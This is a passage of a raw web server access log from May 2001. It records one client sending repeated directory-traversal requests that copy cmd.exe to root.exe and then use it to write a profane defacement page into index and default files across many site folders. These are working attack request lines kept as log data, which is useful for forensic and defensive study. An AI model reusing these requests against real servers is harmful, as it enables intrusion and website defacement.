default.htm 502 -
 2001-05-06 10:44:59 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
 2001-05-06 10:45:00 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/pagetemplat
es.pez/index.asp
 502 -
 2001-05-06 10:45:00 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/pagetemplat
es.pez/index.htm
 502 -
 2001-05-06 10:45:03 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/pagetemplat
es.pez/default.asp
 502 -
 2001-05-06 10:45:05 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/pagetemplat
es.pez/default.htm
 502 -
 2001-05-06 10:45:06 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
 2001-05-06 10:45:08 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
```

```
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/ptjava/index
.asp 502 -
  2001-05-06 10:45:09 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/ptjava/index
.htm 502 -
  2001-05-06 10:45:11 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/ptjava/defau
lt.asp 502 -
  2001-05-06 10:45:11 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/ptjava/defau
lt.htm 502 -
  2001-05-06 10:45:13 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:45:15 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/Secure/inde
x.asp 502 -
  2001-05-06 10:45:17 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
```

```
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/Secure/inde
x.htm 502 -
  2001-05-06 10:45:18 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/Secure/defa
ult.asp 502 -
  2001-05-06 10:45:21 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/Secure/defa
ult.htm 502 -
  2001-05-06 10:45:22 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:45:23 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/test/index.as
p 502 -
  2001-05-06 10:45:24 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/test/index.ht
m 502 -
  2001-05-06 10:45:25 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/test/default.a
sp 502 -
  2001-05-06 10:45:27 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe
```

```
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/test/default.h
tm 502 -
  2001-05-06 10:45:27 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:45:28 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_borders/ind
ex.asp 502 -
  2001-05-06 10:45:28 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_borders/ind
ex.htm 502 -
  2001-05-06 10:45:29 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_borders/def
ault.asp 502 -
  2001-05-06 10:45:29 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_borders/def
ault.htm 502 -
  2001-05-06 10:45:31 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:45:33 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe
```

```
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_cusudi/inde
x.asp 502 -
  2001-05-06 10:45:33 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_cusudi/inde
x.htm 502 -
  2001-05-06 10:45:34 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_cusudi/defa
ult.asp 502 -
  2001-05-06 10:45:35 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_cusudi/defa
ult.htm 502 -
  2001-05-06 10:45:37 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:45:37 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_derived/ind
ex.asp 502 -
  2001-05-06 10:45:38 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
```

```
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_derived/ind
ex.htm 502 -
 2001-05-06 10:45:40 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_derived/def
ault.asp 502 -
 2001-05-06 10:45:42 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_derived/def
ault.htm 502 -
 2001-05-06 10:45:42 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
 2001-05-06 10:45:43 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_disc2/index
.asp 502 -
 2001-05-06 10:45:45 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_disc2/index
.htm 502 -
 2001-05-06 10:45:46 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_disc2/defau
lt.asp 502 -
```

```
  2001-05-06 10:45:49 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_disc2/defau
lt.htm 502 -
  2001-05-06 10:45:50 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:45:53 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_fpclass/ind
ex.asp 502 -
  2001-05-06 10:45:54 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_fpclass/ind
ex.htm 502 -
  2001-05-06 10:45:54 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_fpclass/def
ault.asp 502 -
  2001-05-06 10:45:56 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_fpclass/def
ault.htm 502 -
  2001-05-06 10:45:57 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
  2001-05-06 10:45:59 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe
```

```
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_private/ind
ex.asp 502 -
 2001-05-06 10:45:59 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_private/ind
ex.htm 502 -
 2001-05-06 10:46:00 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_private/def
ault.asp 502 -
 2001-05-06 10:46:02 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_private/def
ault.htm 502 -
 2001-05-06 10:46:02 128.84.234.79 - 24.9.173.59 80 GET /scripts/../../winnt/system32/cmd.exe
/c+copy+\winnt\system32\cmd.exe+root.exe 502 -
 2001-05-06 10:46:04 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_themes/ind
ex.asp 502 -
 2001-05-06 10:46:04 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
```

```
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_themes/ind
ex.htm 502 -
  2001-05-06 10:46:06 128.84.234.79 - 24.9.173.59 80 GET /scripts/root.exe

/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<ta
ble+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred
^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size
%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/_themes/def
ault.asp 502 -
